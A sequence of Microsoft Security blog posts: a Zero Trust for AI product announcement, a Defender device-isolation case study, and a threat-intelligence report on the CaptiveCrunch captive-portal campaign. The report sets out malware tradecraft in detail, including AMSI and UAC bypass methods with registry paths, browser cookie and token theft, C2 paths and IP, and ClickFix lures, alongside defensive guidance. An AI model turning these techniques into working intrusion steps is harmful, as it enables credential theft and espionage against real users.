This builds directly on the Zero Trust for AI strategy announced at RSA Conference 2026 and moves the conversation from architecture to implementation. If that announcement was about establishing Zero Trust for AI, this one is about operationalizing it: giving security, engineering, and platform teams the specific controls they need to act.
To learn more about our work in applying Zero Trust for AI and agents watch this Microsoft Mechanics video:
New AI pillar in Zero Trust Assessment tool
The Zero Trust Assessment provides an automated view of security posture by evaluating tenant configuration and activity signals across the environment and translating those findings into prioritized recommendations. As organizations adopt AI agents, Copilots, developer tools, and autonomous workflows, the Assessment helps security and platform teams establish a baseline, measure progress, and identify gaps across both traditional and AI-powered environments. It now includes expanded coverage with new pillars for AI, Security Operations, and Infrastructure (in addition to existing Identity, Devices, Network, and Data pillars), with Zero Trust for AI-focused checks that help organizations evaluate the controls required for secure AI adoption.
Additionally, enhanced reporting delivers both practitioner-level guidance and executive-ready summaries that communicate risk, progress, and next steps. Results map directly into the Zero Trust Workshop’s First, Then, Next framework, transforming assessment findings into a prioritized roadmap for remediation and implementation. Together, the Assessment and Workshop help organizations move from understanding risk to executing a structured plan for continuous improvement across their Zero Trust and AI security journey.
AI is fundamentally changing software development. Developers increasingly rely on AI assistants to generate code, recommend packages, create infrastructure configurations, and automate testing. While these capabilities accelerate delivery, they also amplify the consequences of governance gaps, excessive permissions, insecure dependencies, and compromised supply chains.
That is why Microsoft is introducing a new DevSecOps pillar (with 15 control groups and 91 tasks that help teams apply Zero Trust from source code to cloud deployment) in the Zero Trust Workshop. The pillar translates the three Zero Trust principles—verify explicitly, use least privilege, and assume breach—into practical guidance and controls for developer platforms, continuous integration and continuous delivery (CI/CD) pipelines, source repositories, dependencies, artifacts, and infrastructure-as-code.
The Zero Trust Workshop also improves the AI pillar to include guidance based on the Microsoft AI Memory framework, helping teams treat memory as a governed security boundary with clear intent, provenance, lifecycle visibility, and user control.
The Zero Trust Workshop follows a simple three-step motion: plan the right pillars and stakeholders, run the Zero Trust Assessment to establish a baseline, and use the facilitated workshop to turn findings into a 12- to 24-month roadmap.
Tasks are organized into First, Then, Next phases so teams can start with foundational controls and build momentum. The new DevSecOps pillar also highlights cross-pillar work that strengthens Identity, Infrastructure, and Security Operations, plus four tasks focused directly on AI-assisted development: code governance, tool allowlisting, data protection, and AI and machine learning pipeline supply-chain security.
Get practical guidance in the new Zero Trust for AI e-book
To help organizations navigate this shift, Microsoft recently published Zero Trust for AI: Rebuilding security controls for autonomous and agentic systems, a practical guide that applies Zero Trust principles to AI agents, tools, memory, data, and runtime operations. The e-book provides security leaders, architects, and practitioners with a framework for evaluating AI risks and implementing controls that scale with AI adoption.
Knowing what to do is one thing. Knowing how to operationalize it at scale is another. Our patterns and practices provide repeatable, proven approaches to the most complex AI security challenges, much like software design patterns offer reusable solutions to common engineering problems.
The table below highlights our practical recommendations aligned with Zero Trust principles to help practitioners translate strategy into concrete implementation.
Guidance on building secure development programs and governance.
How can partners help?
Partners can use the Zero Trust Assessment tool and Workshop to turn broad security interest into a focused, outcome-driven customer engagement. The Assessment tool helps establish a baseline across one or more Zero Trust pillars, including AI and DevSecOps scenarios, so customers can see where they are today and where to prioritize first. The Workshop then translates those findings into an executive summary, prioritized recommendations, and a phased roadmap. For customers, this creates a clear path from risk visibility to practical action plans that partners—as trusted advisors—can help prioritize and execute.
Ford Motor Company: Microsoft Security solutions offered Ford a unified, AI-powered platform to detect, address, and prevent cyberthreats across its hybrid environment. Grounded in a Zero Trust architecture, every access request—whether from users, devices, or applications—is continuously verified. This principle guided Ford’s approach to securing its hybrid environment, reinforcing protection before expanding visibility. Read more about how Ford builds trust across global operations.
The Microsoft security stack is more than technology. It contributes to Ford’s business in moving faster against cyberthreats and building a more secure future.”
—Weston Maggetti, Platform Manager, Ford Motor Company
SEB Group: SEB based its Zero Trust journey on identity, deploying Microsoft Entra ID and Microsoft Defender for Identity. It removed online identity exposure with Windows Hello for passwordless access, and extended protection with Microsoft Defender for Endpoint. Read more about how SEB implements Zero Trust.
Our Microsoft Security solutions are vital to our Zero Trust journey. That enhanced visibility helps to keep our SaaS (software as a service) landscape as simple as possible so that it’s easier to defend.”
—Ulf Larsson, Security Chief Technology Officer (CTO), SEB Group
Get started
To get started, use the Assessment and Workshop together to turn Zero Trust for AI into a practical implementation plan:
Use the Zero Trust Assessment tool to establish a baseline and prioritize the Workshop roadmap across Identity, Devices, Data, Infrastructure, and Network.
Run the Zero Trust Workshop with the new DevSecOps pillar to secure developer platforms, pipelines, code, and artifacts.
Complement your Zero Trust journey by assessing your posture and acting where attackers strike most. SecureNow, in Microsoft Security Exposure Management, helps you improve security across patching, open-source software, source code, internet-facing assets, and hygiene.
Learn more about Microsoft Security solutions on our website and bookmark the Microsoft Security blog for expert insights on security matters. Follow us on LinkedIn (Microsoft Security) and X (@MSFTSecurity) for the latest cybersecurity news and updates.
In this article
What is device isolation?Case study: QNETAttack chain overviewMITRE ATT&CK techniques observedReferencesLearn more
Microsoft Defender’s attack disruption now includes device isolation, a new response action that extends autonomous protection directly to compromised endpoints.
At QNET, an attacker initiated a multi-stage attack using a legitimate Windows tool on a compromised endpoint to retrieve a malicious remote payload–a classic li
Microsoft Defender’s attack disruption now includes device isolation, a new response action that extends autonomous protection directly to compromised endpoints.
At QNET, an attacker initiated a multi-stage attack using a legitimate Windows tool on a compromised endpoint to retrieve a malicious remote payload–a classic living-off-the-land (LOL) technique that often evades traditional containment. By automatically enforcing the new device isolation action on the compromised endpoint, Defender attack disruption stopped the attack dead in its tracks. From the first high-severity alert to completed isolation, after only 128 seconds, Defender cut off the attack chain before the second-stage payload could establish persistence or move beyond the host.
The growing threat: when the endpoint is the blast radius
Attack disruption has proven highly effective at stopping multistage, cross-domain attacks by disrupting the attacker’s ability to move across the environment. In many identity-driven attack scenarios, containing the compromised user is enough to shut down the attack chain, preventing lateral movement and limiting the attacker’s ability to access additional systems, identities, and resources.
However, we are increasingly seeing a different class of high-severity incidents that begin with initial access directly on the device. Once adversaries establish a foothold on an endpoint, they can plant multiple persistence mechanisms and continue operating locally on the machine. This means that acting against the user’s identity alone is no longer enough to dismantle the threat.
In these scenarios, the attacker has multiple ways to communicate and operate on the device beyond the user entity; the malicious code is already executing locally on the machine. The attacker doesn’t have to move laterally immediately; they can establish persistence, steal credentials, inject into processes, and prepare follow-on stages directly from the compromised endpoint itself.
Previously, stopping these attacks required manual triage and response, giving attackers time to advance. Device isolation closes this gap by automatically correlating signals, assessing the threat, and isolating the compromised device within seconds.
Traditional response approaches often depend on static playbooks triggered by individual alerts and maintained through manual tuning. Attack disruption instead uses AI-driven correlation and real-time analysis to identify multi-stage attacks by connecting signals across the environment before taking action. Device isolation is enforced only when the disruption pipeline reaches a high-confidence verdict—a threshold maintained at 99% precision.
What is device isolation?
When Microsoft Defender determines with high confidence that an endpoint is compromised, it isolates the device to immediately stop attacker activity and reduce the risk of further impact, such as data exfiltration and lateral movement.
What happens during device Isolation
When a device is isolated, all external network connectivity is blocked while maintaining access to required security services like Microsoft Defender for Endpoint. Selective isolation is supported, allowing customer-defined services or exclusions to continue functioning.
Automatic device isolation is scoped to the affected device (supported today on onboarded MDE workstations), time-limited, and operator-controlled. Security teams can review context, take follow-up actions, and manually release isolation when it’s safe to do so.
Why it matters
Device isolation is a powerful containment control because it disrupts the attack regardless of how the device was compromised or what the attacker planned to do next. A single action cuts off network access, breaking lateral movement, command and control, credential theft, and rapid encryption–effectively stopping hands-on activity and preventing spread to other systems. It is designed to work hand in hand with user containment. Isolating only the device or only the user leaves gaps; together, each one makes up for the weaknesses of the other, thereby mitigating these gaps to more effectively contain the attack.
Case study: QNET
QNET is a global direct-selling company with a distributed workforce and a lean security operations center (SOC). Like most teams of its size, QNET runs Defender with attack disruption enabled and relies on it to handle the first five minutes of a high-severity incident so analysts can focus on finding the root cause.
In the incident detailed here, attack disruption proved decisive: it stopped a multi-stage attack on a single endpoint within 128 seconds by automatically enforcing device isolation, its newest disruption action. Without this autonomous disruption, the human-in-the-loop delay could have been the difference between a contained initial living-off-the-land binary (LOLBin) execution and a fully detonated second-stage payload that had achieved credential theft and persistence.
In the customer’s words
“At QNET, we’ve seen a real impact from Microsoft’s attack disruption capability. During a recent incident, the device isolation was triggered almost immediately, which gave us confidence that the threat was contained early before it had any chance to spread.
What stood out for us is how this changes the way the team operates. Instead of racing against time to investigate and contain an active threat, my team can step in knowing the situation is already under control. That shift allows us to focus more on root cause analysis and remediation, rather than spending critical time trying to piece together what’s happening while the risk is still ongoing.
From a day-to-day SOC perspective, it makes our response more efficient and far less reactive. The alerts are clear, the actions are meaningful, and the disruption happens early enough to actually make a difference, not after the damage is done.
Overall, it’s helped us streamline our incident response and reduce exposure, while giving the team more breathing room to focus on what really matters.”
A user opened a malicious file, likely delivered through email or browser download. The file executed mshta.exe, a legitimate Windows utility commonly abused by attackers. The mshta.exe process contacted an attacker-controlled URL and retrieved a second-stage payload. Persistence artifacts were then prepared (RunMRU activity was observed shortly afterward).
09:23:20
Initial Access / Execution
The malicious second stage executed through mshta.exe, establishing code execution on the device. Observed activity included suspicious command execution and user-level persistence behavior (RunMRU registry interaction).
09:23:20
Detection
Two independent Defender detection engines triggered within the same second:
– The correlation engine identified the activity pattern as malicious and consistent with real attack behavior (not benign tooling usage).
09:25:02
Disruption decision
The disruption pipeline correlated the alerts, evaluated the threat model (single endpoint, no lateral movement signs, malicious code already executing under user context), and selected device isolation as the action most likely to immediately contain the attack.
09:25:16
Playbook start
Defender autonomously initiated the IsolateDevice response playbook – the same containment action a SOC analyst would trigger manually – with full audit logging and a built-in auto-release mechanism to prevent prolonged business impact.
09:25:28
Device isolated
The IsolateDevice action completed successfully. The endpoint was cut off from all external and internal network communication, allowing only Defender management traffic. Communication with attacker-controlled infrastructure was immediately terminated.
09:25 – onward
Post-isolation
No additional malicious activity was observed. The mshta-launched payload was unable to continue execution, retrieve additional stages, or establish persistence. With no lateral movement or follow-on activity, the incident remained fully contained to a single endpoint. The SOC inherits a contained incident.
Total time from first detection to enforced isolation: 128 seconds.
The results
To summarize the results of the new device isolation response action:
From first detection, Defender isolated the device in just 128 seconds.
No second-stage payloads were observed after isolation. The mshta process was orphaned at the network layer; there was no outbound C2, and no follow-on download.
No lateral movement attempts were observed before or after isolation.
No SOC actions were required during the disruption window. The QNET SOC analyst who picked up the incident inherited an already-contained host and a complete action timeline.
MITRE ATT&CK techniques observed
Tactic
Technique ID
Technique name
Observed details
Initial Access / Execution
T1204.002
User Execution: Malicious File
User opened a malicious file delivered via browser download or email, resulting in execution of mshta.exe at approximately 09:23:20 UTC on device a3198469…b13.
Defense Evasion
T1218.005
System Binary Proxy Execution: Mshta
Signed Microsoft binary mshta.exe was abused to proxy execution of attacker-controlled HTA/script content and evade application trust controls.
Command and Control
T1071.001
Application Layer Protocol: Web Protocols
mshta.exe initiated outbound HTTP/HTTPS communication to attacker-controlled infrastructure to retrieve a second-stage payload.
Execution
T1059
Command and Scripting Interpreter
HTA-delivered script content executed through the mshta.exe host process, enabling attacker-controlled command execution in user context.
Defender correlated multiple high-confidence detections and autonomously executed the IsolateDevice response action at 09:25:16 UTC, completing isolation by 09:25:28 UTC.
Command and Control (Prevented)
T1105
Ingress Tool Transfer
Isolation interrupted outbound connectivity before additional payload stages or tooling could be retrieved from attacker infrastructure.
Lateral Movement (Prevented)
TA0008
Lateral Movement
No evidence of lateral movement activity was observed before containment; device isolation prevented any subsequent propagation opportunities.
Persistence (Prevented)
TA0003
Persistence
After isolation, no additional persistence artifacts or follow-on malicious processes were observed on the endpoint.
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.
In this article
The CaptiveCrunch campaignStorm-2945 and Midnight BlizzardCaptiveCrunch tradecraft and toolingHow to protect against CaptiveCrunch activityMicrosoft Defender detections and hunting guidanceIndicators of compromise
Since early May 2026, Microsoft Threat Intelligence has observed Storm-2945, a sub-cluster of Midnight Blizzard, conducting widespread but targeted traffic manipulation attacks involving hospitality sector networks served by captiv
Since early May 2026, Microsoft Threat Intelligence has observed Storm-2945, a sub-cluster of Midnight Blizzard, conducting widespread but targeted traffic manipulation attacks involving hospitality sector networks served by captive portals worldwide. Despite some tactic, technique, and procedure (TTP) similarities to the Forest Blizzard DNS hijacking operation that we publicly disclosed in April 2026, we attribute this campaign, which we call CaptiveCrunch, to Storm-2945. As reported by ReliaQuest on July 23, a portion of this activity leverages doppelganger domains mimicking Microsoft online services to conduct follow-on adversary-in-the-middle (AitM) phishing operations that abuse the device code authentication flow in Microsoft Entra ID. Microsoft Threat Intelligence has also identified active traffic manipulation attacks leading to the delivery of malware on impacted systems. Microsoft has observed Storm-2945 leveraging AI to support a significant portion of these operations.
Today, we are sharing our findings on these ongoing intrusions to raise awareness of this threat and enable customers to protect their devices, especially while traveling. We provide our assessment of Storm-2945’s relationship to Midnight Blizzard and analysis of the CaptiveCrunch campaign, detailing the malware and tradecraft used in these operations. We also provide mitigation, detection, and hunting guidance to help organizations identify and defend against Storm-2945 and related activity.
Microsoft Threat Intelligence would like to thank our partners at Anthropic and OpenAI for their collaboration and support during this investigation.
The CaptiveCrunch campaign
Since February 2026, Storm-2945 has conducted AI-augmented operations including targeted device code and OAuth code phishing campaigns leading to Entra device registration and subsequent data collection from Microsoft 365. Since early May 2026, Microsoft Threat Intelligence has observed Storm-2945 manipulating DNS and HTTP traffic from networks served by captive portals to redirect user traffic through actor-controlled infrastructure. Although our investigation into the initial compromise vector for the captive portal networks is ongoing, we have observed notable commonalities in the equipment and management systems used across multiple affected networks. These similarities suggest that the activity might not be limited to isolated compromises of individual venues and could reflect access to shared services within portions of the captive portal ecosystem.
Figure 1. Overview of the CaptiveCrunch attack flow
As part of the CaptiveCrunch campaign, Storm-2945 has leveraged their AitM position to redirect users through actor-controlled phishing infrastructure and has also delivered malware purporting to be browser or operating system updates in response to automated connectivity checks issued by users’ browsers. Multiple variants have been delivered, including fully-featured Windows remote access trojans (RAT) in compiled Golang, with functionality to conduct system enumeration, collect files and keystrokes, steal credentials and session tokens, conduct audio and video surveillance, monitor for removable media, and provide the threat actor a remote shell on infected systems.
The threat actor infrastructure leverages a variety of ClickFix techniques to elicit the user into downloading and executing the malware:
Figure 2. ClickFix prompt with manual user instructionsFigure 3. ClickFix prompt with additional user instructions after verification failure
In addition to variants of malware targeting Windows systems, Microsoft Threat Intelligence is also aware of indications that the threat actor might be targeting Android devices with similar techniques as the ClickFix landings also include instructions for Android devices to download and install an APK file.
To date, Microsoft has identified widespread compromise of Wi-Fi networks at hospitality-related organizations and other networks serviced by captive portal equipment in several countries. ReliaQuest has identified this activity not only at hotels, but also conference centers and other shared venues, and assesses that the goal of this activity is to access the accounts of corporate travelers.
Storm-2945 and Midnight Blizzard
Microsoft Threat Intelligence assesses that Storm-2945 is an operational sub-cluster of Midnight Blizzard based on distinctive technical and operational overlaps. These include technical similarities to Storm-2372, a Midnight Blizzard initial access operations sub-cluster, also notable for their device code and OAuth code phishing operations tracked throughout 2025, Microsoft Graph-based email exfiltration, social engineering delivered via commercial messaging apps, and significant similarities in victimology.
Midnight Blizzard is a Russia-based threat actor attributed by the US and UK governments to the Foreign Intelligence Service of the Russian Federation, also known as the SVR. This threat actor is known to primarily target governments, diplomatic entities, non-governmental organizations (NGOs), and information technology (IT) service providers, primarily in the US and Europe. Midnight Blizzard is consistent and persistent in their operational targeting, and their objectives rarely change. Their focus is to collect intelligence through longstanding and dedicated espionage in support of Russian foreign policy interests.
Midnight Blizzard operations often involve compromise of valid accounts and, in some highly targeted cases, advanced techniques to compromise authentication mechanisms within an organization to expand access and evade detection. They utilize diverse initial access methods, and Midnight Blizzard is also adept at identifying and abusing OAuth applications to move laterally across cloud environments and for post-compromise activity, such as email collection.
CaptiveCrunch tradecraft and tooling
CornFlake: Remote access and infostealer implant
CornFlake is a full-featured Windows RAT written in Go that serves as Storm-2945’s primary persistent implant. Microsoft has observed the threat actor rapidly iterating on this malware layer, which features customizable capabilities from the social engineering user interface and data collection capabilities to anti-detection and evasion techniques.
On initial execution, CornFlake operates in dropper mode: it displays a convincing fake progress window designed to occupy the victim’s attention while the binary copies itself to %APPDATA%\svchost32\svchost32.exe and establishes persistence.
Fake window options configurable by the threat actor at build time:
winupdate — A Windows Update screen displaying “Working on updates… Don’t turn off your computer”
defender — A Windows Security virus scan
directx — A DirectX End-User Runtime Web Installer
vcredist — A Microsoft Visual C++ 2015-2022 Redistributable installer
sysopt — A disk optimization utility
netfix — A Windows Network Diagnostics tool
browser — A browser update prompt
pdfview — A document viewer installer
Figure 4. False update window
CornFlake registers as a Windows service named svchost32 with the display name “Cloud Sync Service” and description “Synchronizes files with the cloud storage provider”, deliberately mimicking the legitimate svchost.exe process. It establishes redundant persistence mechanisms: Windows service registrations, Registry Run keys, named scheduled tasks, and a persistence watchdog routine that runs continuously to restore any persistence mechanism that is removed by defenders or endpoint protection.
For command and control (C2), CornFlake performs an Elliptic Curve Diffie-Hellman (ECDH) P-256 ephemeral key exchange with the C2 server, derives a session key via SHA-256, and communicates over a custom JSON protocol framed within the encrypted channel. This provides an encrypted channel to the C2 server, with each C2 session using a unique ephemeral key, making decryption of captured traffic impossible without the session-specific private key. The runtime configuration file sync.dat supports hot reconfiguration of C2 servers, watched directories, file targeting patterns, and Transport Layer Security (TLS) settings without requiring redeployment.
Once established on a victim system, CornFlake provides the operator with a comprehensive collection toolkit, gated by configuration flags that allow selective activation post-deployment:
Capability
Description
Keylogging
Raw input API-based keylogger capturing all keystrokes, including password fields
Clipboard monitoring
Captures clipboard changes with SHA-256 deduplication and records the active window title at time of capture
Screenshot capture
Idle-triggered and on-demand screenshots with configurable idle threshold
Audio surveillance
Windows Audio Session API (WASAPI)-based microphone capture, encoded as WAV files
Video surveillance
Media Foundation-based webcam capture, encoded as JPEG
Browser credential theft
ChromeKatz-derived module supporting live cookie extraction from process memory (Chromium browsers) and stored password extraction from on-disk databases, including Chrome App-Bound Encryption (ABE) bypass and Firefox NSS/SDR decryption
File exfiltration
Targets files based on file extensions with real-time file system monitoring and an upload throttle (1,000 files or 500 MB per cycle). File extensions are categorized as Documents, Archives, Images, Code, Data, Emails, and Keys
USB drive monitoring
Detects and scans removable media when inserted
Security posture sweep
Collects 18 categories of host intelligence including installed software, antivirus (AV)/endpoint detection and response (EDR) products, Defender exclusions, User Account Control (UAC) level, Remote Desktop Protocol (RDP) history, Office most recently used (MRU) files, and credential hints
Remote shell
Arbitrary command execution via cmd.exe or PowerShell (with -NoP flag to suppress profile-based detection)
CornFlake also exposes a localhost HTTP API server (/upload, /reload, /status) that transforms the RAT into a modular platform: companion or next-stage payloads such as ChocoShell could task file exfiltration, trigger configuration hot reloads or check C2 connectivity using the pre-established secure C2 channel for communication.
ChocoShell: PowerShell infostealer
ChocoShell is the campaign’s Powershell-based infostealer, delivered and executed entirely in-memory. Its primary objective is the high-volume theft of browser session cookies, saved passwords, Microsoft 365 Single Sign-On (SSO) tokens, and Wi-Fi credentials from compromised systems. Where CornFlake provides the operator with a persistent, long-running foothold on the device, ChocoShell is designed to extract the most operationally valuable credentials, giving the operator access to victim cloud environments.
The ChocoShell script was authored with full developer comments that reveal the operator’s intent behind each code decision, including explicit references to Microsoft detection signatures and the reasoning behind specific evasion choices. The consistent coding standard and descriptive commentary suggest the author might have leveraged AI-assisted code generation.
Defense evasion. Upon execution, ChocoShell beacons to a hardcoded C2 server at 213.145.86[.]112 and implements several evasion techniques in sequence. It disables the Antimalware Scan Interface (AMSI) via .NET reflection to prevent ScriptBlock scanning and evades Microsoft behavioral detection that triggers on suspicious PowerShell web request cmdlets. A timing-based sandbox detection check is also employed as a virtual machine (VM) detection mechanism, silently exiting without performing any collection if detected.
C2 communication. ChocoShell communicates with its C2 server using HTTPS with URI paths designed to blend in with legitimate web traffic. Beacons use /t/pixel.gif?m=<status>, mimicking an image tracking pixel. Additional tooling is fetched from /cdn/chunks/polyfill-7e2b.min.js, disguised as a JavaScript polyfill file. This downloaded module is Base64-decoded and executed in memory via [ScriptBlock]::Create(), providing browser encryption key extraction capabilities, SYSTEM token impersonation, and Defender signature locking. Exfiltrated data is sent by POST to /t/event as GZip-compressed, Base64-wrapped JSON.
Privilege escalation. ChocoShell requires administrative privileges for its most impactful capabilities: SYSTEM token impersonation for Chrome ABE decryption, Volume Shadow Copy Service (VSS) shadow copy creation, Defender signature locking. It implements three silent UAC bypass techniques with ordered fallback:
SilentCleanup task hijack: Writes a malicious command to HKCU\Environment\windir, then triggers the built-in SilentCleanup scheduled task, which resolves %windir% from the user’s environment, executing the threat actor’s command at elevated privilege. The registry value is cleaned up after two seconds to avoid cloud detection.
wsreset.exe COM hijack: Creates a COM handler key in HKCU\Software\Classes and launches the auto-elevating Windows Store reset tool.
sdclt.exe folder hijack: Hijacks HKCU\Software\Classes\Folder\shell\open\command and launches the Windows Backup utility with the /KickOffElev flag.
If none of the silent bypasses succeed (for example, the user is not a local administrator), ChocoShell falls back to a visible UAC prompt via Start-Process -Verb RunAs. Notably, the script also contains a variant designed to execute within the WinGet Desired State Configuration (DSC) host process (ConfigurationRemotingServer), suggesting an attack vector through malicious WinGet DSC configuration used in Windows machine provisioning.
Credential and session theft. Once running with elevated permissions, ChocoShell locks Defender signature updates and systematically harvests data from multiple sources. For Chromium-based browsers (Chrome, Edge, Brave, Opera, Opera GX, Vivaldi), it extracts the master encryption key from the browser’s Local State file, handling both the modern ABE scheme (Chrome v127+) and the legacy data protection API (DPAPI)-only scheme. ABE decryption requires SYSTEM-level DPAPI access, which the malware obtains by impersonating a SYSTEM process token borrowed from winlogon.exe, wininit.exe, or services.exe. Locked browser SQLite databases are accessed through three strategies: shared file access, Volume Shadow Service snapshots, and direct copy as a fallback.
As a parallel collection path, ChocoShell launches Chrome, Edge, and Brave with the –remote-debugging-port flag and issues Network.getAllCookies through the Chrome DevTools Protocol (CDP). This completely bypasses ABE, enabling the browser to perform its own internal decryption and returns plaintext cookie values. To handle privilege issues (SYSTEM-launched browsers inherit the wrong token), the malware creates transient scheduled tasks with TASK_LOGON_INTERACTIVE_TOKEN to launch the browser under the signed-in user’s session. After extraction, the browser is stopped and relaunched with –restore-last-session to avoid alerting the user.
For Firefox family browsers (Firefox, Waterfox, LibreWolf, Floorp, Zen), the malware copies unencrypted cookies.sqlite databases from each profile. Additionally, ChocoShell collects Microsoft 365 and Azure Active Directory (AD) access tokens, refresh tokens, and Web Account Manager (WAM) tokens from .tbres files in the Token Broker cache. Collection of these tokens represents a significant threat to enterprise environments, as threat actors could replay SSO sessions without browser cookies. Additionally, Wi-Fi credentials are harvested via netsh wlan show profile with key=clear.
Exfiltration and cleanup. All collected data is aggregated into a JSON structure, GZip-compressed, Base64-encoded, and sent by POST to the C2’s /t/event endpoint. After exfiltration, all collected data variables are nulled, garbage collection is forced, VSS shadow copies are deleted via Windows Management Instrumentation (WMI), temporary elevation scripts are removed, and all UAC bypass registry keys (already cleaned during escalation) are verified removed.
FruitStone: Operator C2 panel
FruitStone is the web-based C2 panel that Storm-2945 operators use to manage the entire CaptiveCrunch campaign infrastructure. Implemented as a single-page application (HTML and JavaScript) serving as the front-end of the C2 server with all functionality exposed without authentication, FruitStone provides a centralized dashboard for managing compromised endpoints, building and deploying new campaign payloads, and reviewing all collected data (such as screenshots, keystrokes, browser credentials).
Operational cover. The panel is branded as “CloudSync Console” with a footer reading “Acuity Systems, Inc. — Cloud Infrastructure Portal v3.2.1,” designed to appear as legitimate enterprise cloud management software if the panel URL is discovered by defenders or hosting providers. This masquerading extends to the CornFlake agent’s service name (Cloud Sync Service) and description (“Synchronizes files with the cloud storage provider”), creating a consistent cover story across the toolchain.
Figure 5. CloudSync Console panel masquerade
Session management and multi-operator support. FruitStone uses JSON Web Token (JWT)-based authentication, session revocation, and rate limiting with IP blocking to prevent brute force attacks against the panel sign in. Multiple operators could be provisioned with individual accounts, and all active sessions are visible with IP address, user-agent, and creation time to enable operational security awareness across the operators.
Agent management. The panel displays all registered CornFlake agents in a dashboard with real-time status updates via Server-Sent Events (SSE). Each agent card shows comprehensive system information including hostname, username, OS version, CPU, RAM, disk usage, screen resolution, timezone, domain membership, and camera/microphone presence, all collected during the CornFlake posture sweep. Agents are grouped by country and subnet, with geographic distribution visualized on a map.
Operators could interact with individual agents through:
Remote shell — Interactive cmd.exe or PowerShell command execution with command history
File system browser — Live directory traversal and arbitrary file download from compromised hosts
Collection tasking — On-demand screenshot, process list, keylog buffer flush, clipboard dump, security posture survey, ChromeKatz cookie/password extraction, camera capture, and audio recording
Configuration push — Live runtime reconfiguration of C2 servers, watch paths, and C2 beacon timing
Agent update — In-place implant update by pushing a new CornFlake build to a running agent
Agent kill — Remote termination of the CornFlake implant
Campaign builder. A step-by-step wizard enables operators to configure and build new CornFlake payloads directly from the panel:
Identity — Campaign ID, C2 host and port, HTTP base URL, executable file name (svchost32.exe by default), and dropper type (C dropper at ~19 KB, Go stub at ~8 MB, or standalone self-installer)
File Paths — Configure targeted directories and file extensions by category (documents, archives, images, code, data, emails, encryption keys)
Figure 8. File paths tab
Evasion — Enable garble symbol randomization (for GoLang payloads), XOR string encoding, GZip upload compression, and debug mode
Figure 9. Evasion tab
Infrastructure management. FruitStone provides management interfaces for three layers of supporting infrastructure:
Proxy relays — Multi-proxy C2 relay architecture with TLS certificate tracking (fingerprint, expiry), health checks, connection counts, bytes forwarded, and rotation capabilities that push updated server lists to all online agents
Beacon profiles — Configurable timing profiles controlling agent sleep intervals, reconnection delays, TLS Server Name Indication (SNI) spoofing (like teams.microsoft.com), and DNS fallback domains
Staging servers — External payload hosting infrastructure with push-to-deploy, file listing, and health monitoring
Figure 10. View of the CloudSync staging servers interface
Device code abuse for cloud access
Since July 16, Microsoft has observed a portion of CaptiveCrunch landing pages redirecting users to device code authentication flow experiences. In these cases, users served these landings might be instructed to enter a device code into a legitimate Microsoft sign-in page, a technique commonly referred to as device code phishing.
Device code authentication is a legitimate OAuth workflow designed for devices that cannot support a traditional sign-in experience. However, threat actors could abuse this flow by initiating an authentication request on behalf of a user then convincing the user to enter an actor-controlled device code into a legitimate Microsoft authentication page. When successful, the victim authenticates the threat actor’s session rather than their own.
This activity is consistent with previously reported device code phishing operations conducted by Midnight Blizzard since August 2024. The observed technique does not appear fundamentally novel; however, integrating device code phishing into captive portal and traffic manipulation operations might increase the likelihood that users perceive the authentication request as legitimate. For additional details on Midnight Blizzard-related device code phishing techniques, see: Storm-2372 conducts device code phishing campaign. To understand other threat actors’ use of device code phishing and associated mitigations, see Inside an AI‑enabled device code phishing campaign.
How to protect against CaptiveCrunch activity
Minimize trust in hospitality and guest networks
When traveling, users should treat hotel, conference, airport, and other guest wireless networks as untrustworthy.
Prefer private connectivity (including mobile hotspots, satellite, and eSIM-based cellular data connections) over public Wi‑Fi whenever practical.
Consider using enterprise-managed travel routers or hotspot devices that establish encrypted tunnels back to trusted corporate infrastructure before accessing sensitive resources.
Avoid downloading software updates, certificates, browser updates, network troubleshooting tools, or security utilities presented through captive portals or other unexpected web prompts.
Verify update requests through trusted operating system mechanisms rather than pop-up messages or website prompts.
Strengthen identity and access controls
Organizations should assume that public and hospitality network infrastructure might not be trustworthy and should adopt controls that limit exposure to traffic manipulation, credential theft, and device code phishing.
Educate users to recognize ClickFix-style prompts, fake verification checks, and paste-and-run instructions as malicious, especially when they invoke command interpreters or script hosts such as cmd.exe, PowerShell, rundll32.exe, or mshta.exe.
Use passwordless solutions like passkeys and implement multifactor authentication (MFA).
Only allow device code flow where necessary. Microsoft recommends blocking device code flow wherever possible. Where necessary, configure Microsoft Entra ID’s device code flow in your Conditional Access policies.
Implement a sign-in risk policy to automate response to risky sign-ins. A sign-in risk represents the probability that a given authentication request is not authorized by the identity owner. A sign-in risk-based policy can be implemented by adding a sign-in risk condition to Conditional Access policies that evaluates the risk level of a specific user or group. Based on the risk level (high/medium/low), a policy can be configured to block access or force MFA.
When a user is a high risk and Conditional access evaluation is enabled, the user’s access is revoked, and they are forced to re-authenticate.
For regular activity monitoring, use Risky sign-in reports, which surface attempted and successful user access activities where the legitimate owner might not have performed the sign-in.
Use a Security Service Edge (SSE) solution like Global Secure Access to secure access to any app or resource using network, identity, and endpoint access controls.
Reduce exposure during captive portal registration
Organizations should review what information employees provide to hospitality providers when connecting to guest networks.
Do not reuse corporate credentials on hotel, conference, or guest-network registration pages.
Where possible, organizations should evaluate whether venue-provided wireless is required for corporate events and conferences.
Organizations should minimize unnecessary disclosure of employee identities, organizational affiliations, and travel details when booking accommodations or registering for guest network access, consistent with corporate policy and applicable local requirements.
Microsoft Defender detections and hunting guidance
Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.
Microsoft Defender for Endpoint detects Storm-2945 activity under the detection Suspicious activity linked to a Russian state-sponsored threat actor has been detected. However, these alerts might be triggered by unrelated threat actor activity. The following chart lists Microsoft Defender detections specific to the TTPs utilized by Storm-2945 in this attack.
CornFlake registers a Windows service, a Registry Run key, a scheduled task
Microsoft Defender for Endpoint – Suspicious Scheduled Task Process Launched – Suspicious scheduled task – Suspicious file added to run key – Suspicious service registration
Microsoft Defender XDR – User account compromise via OAuth device code phishing – Malicious sign in from an IP address associated with recognized attacker infrastructure – Suspicious Azure authentication through possible device code phishing
Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.
